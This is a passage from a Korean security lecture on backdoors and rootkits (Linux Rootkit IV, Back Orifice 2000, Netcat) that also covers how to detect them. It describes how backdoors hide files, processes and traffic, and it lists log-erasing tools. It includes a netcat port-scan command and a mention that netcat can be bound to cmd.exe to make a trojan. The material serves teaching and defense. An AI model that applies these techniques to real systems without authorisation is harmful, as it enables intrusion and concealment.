  - login 프로그램 구동 전에 수행되며, 특정 터미널 이름에 대하여 인증과정 없이 쉘 부여
- services 백도어
  - 대부분의 네트워크 서비스에 대한 백도어 버전 존재
  - finger, rsh, rexec, rlogin, ftp, inetd 등

- cronjob 백도어
  - ✍ 특정 시간에 백도어 쉘 프로그램 수행
  - ✍ 해당 시간에 침입자는 시스템에 불법 침입 가능
  - ✍ 합법적인 프로그램으로 가장
- library 백도어
  - ✍ 공유 라이브러리 사용
  - ✍ crypt.c 등 수정하여 백도어 삽입
- kernel 백도어
  - ✍ 커널 자체를 수정하여 백도어 삽입
  - ✍ 가장 찾기 어려운 백도어
  - ✍ MD5 checksum으로도 진단 불가능

- 파일시스템 백도어
  - ls, du, fsck 등의 명령어를 수정하여 특정 디렉토리나 파일을 숨김
  - 숨기려는 부분을 배드섹터로 처리
- 프로세스 은닉 백도어
  - 특정 프로세스(패스워드 크래커, 스니퍼 등)를 숨김
  - 라이브러리 루틴 수정에 의한 특정 프로세스 은닉
  - 인터럽트 처리 루틴을 삽입하여 프로세스 테이블에 나타나지 않도록 함
  - 커널 수정에 의한 특정 프로세스 숨김

- 네트워크 트래픽 백도어
  - ✍ 네트워크 트래픽을 숨김
  - ✍ 사용하지 않는 포트를 사용하여 침입
- TCP 쉘 백도어
  - ✍ 1024번 이상의 TCP 포트에 쉘 제공 서비스 설치
  - ✍ netstat 등을 통해 확인 가능
- UDP 쉘 백도어
  - ✍ 침입차단시스템 우회 가능(DNS 서비스를 위해 UDP 패킷 허락)

백도어 방지 대책

- 취약점 진단
  - 시스템 및 네트워크 보안 취약점 진단
  - 각 OS vendor의 패치버전 설치
- 무결성 진단
  - 시스템 취약점 진단의 필수 요소
  - 주요 백도어 대상 파일(ps, ls, netstat 등)에 대한 백업 및 checksum 유지
  - 백도어 설치전 MD5 등을 이용하여 진단

- 침입 탐지
  - ✍ 로그기반 침입 탐지에서 실시간 스니핑과 네트워크 트래픽 분석에 의한 침입 탐지로 변천
  - ✍ 정상적인 네트워크 트래픽(DNS, ping) 인지 분석
- 항상 주의를 기울여라
  - ✍ 새로운 보안 취약점 정보 습득
  - ✍ 새로운 공격 기술과 백도어 기술 숙지

- Linux Rootkit
  - 가장 널리 알려진, 백도어 설치 패키지
  - 대부분 환경파일을 변경하거나 시스템 파일(실행 파일)을 변경함으로써 공격자가 의도하는 기능을 수행
  - checksum이나 타임스탬프의 변경도 가능하여 해킹피해시스템 분석에 있어서 가장 어려운 부분 중의 하나
  - Linux rootkit Ⅳ : 98년 12월 배포

rootkit에 포함되어 있는 다양한 도구들

- 일반 유저를 슈퍼유저로 만들어주는 chfn, chsh, passwd 등
- eggdrop 등을 자동으로 돌려주는 crontab의 기능
- 침입 흔적을 숨겨주는 ls, find, du, ps, pidof, top 등
- 네트웍 연결을 숨겨주는 ifconfig, netstat, inetd, syslogd, tcpd 등
- backdoor 기능을 하는 login, rshd 등
- wtmp, utmp 등을 수정하는 wted, 그리고 lastlog 까지 지우는 z2 등

rootkit의 진단

- find /dev –type f –print 명령으로 rootkit 설정 파일 검색
- 무결성이 보장된 파일로 점검 : find도 rootkit일 가능성
- strings /usr/bin/ls 등과 같은 명령을 실행하여 /dev/ptyp와 같은 내용 검색
- rpm –Va 명령어를 이용해서 파일들이 시스템 설치 후 변경되었는지 검사
- 네트워크 트래픽에 대한 검사(sniffer 등의 이용 대비)

NT 백도어

Back Orifice 2000

- 가장 많이 알려진 백도어 프로그램으로 CDC(Cult of the Dead Cow)라는 유명 해커그룹에서 제작
- 설정과정이 쉽고, 설치 마법사까지 있어 초보자도 쉽게 설치할 수 있음
- 서버와 클라이언트 사이의 오가는 데이터는 모두 암호화 된 상태로 전송되기 때문에 이를 탐지하기가 어려움

특 징

- 서버 프로그램이 설치된 컴퓨터의 모든 제어권 탈취
- 각종 플러그인 프로그램을 이용하여 기능 확장 가능
- 서버 프로그램이 설치된 컴퓨터를 해킹의 중간 경유지로 활용
- 서버와 클라이언트 간의 통신이 암호화되어 전송되므로 다른 사람이 엿보거나 내용을 변경시킬 수 없음.
- 소스가 공개되어 있어 동작원리를 알 수 있으므로 유사 변형 프로그램의 등장 가능성 상존

Back Orifice 2000의 탐지

- 일반적으로 서비스 리스트에“Remote Administration Service”라는 서비스가 동작(설정시 변경할 수 있음)
- 각종 Back Orifice 탐지도구 활용
- 방화벽 사용시 포트 이용 제한

Netcat


주요 기능

- listening하고 있는 원격지의 특정 포트에 TCP/IP connection을 만들고 입출력을 키보드와 화면으로 연결
- 특정 포트를 개설하고 listen하는 유사 서버 기능
- 접속 생성시 다른 프로그램과 접속을 이을 수 있는데 NT의 cmd.exe 등을 연결시키면 간단한 트로이 목마가 됨
- TCP/IP 모니터링 점검 도구로도 활용

Netcat의 사용 예


실습

- 원격 접속하여 cmd.exe가 실행되는 모습(Windows NT)



- 포트 스캐닝(Linux)

  ✍ 명령어 : nc –v –w 3 –z xxx.xxx.xxx.xxx 1-1024



✍ 스니퍼란?

NIC카드가 모든 패킷을 수신하는 문제점을 이용하여 전송되는 데이터를 도청함

결론

1. 해커의 윤리
2. 정보보호법
3. Q & A

① 컴퓨터에 대한 접근은 누구에 의해서도 방해받아서는 안된다.
② 모든 정보는 개방돼야 하고 공유돼야 한다.
③ 해커들은 자신의 해킹에 의해서만 평가받아야 하며 연령이나 지위 재산 같은 주관적 판단 기준에 의해 재단되어서는 안된다.
④ 컴퓨터를 통해 예술과 아름다움을 창조할 수 있다.
⑤ 컴퓨터는 모든 생활을 보다 나은 방향으로 변화시킬 수 있다.

정보통신망이용촉진 및 정보보호 등에 관한 법률 에 의거 하여 해킹하다 법에 처벌되는 경우

제9장 벌칙을 참조하면 징역 5년 또는 5000만원 벌금

Q & A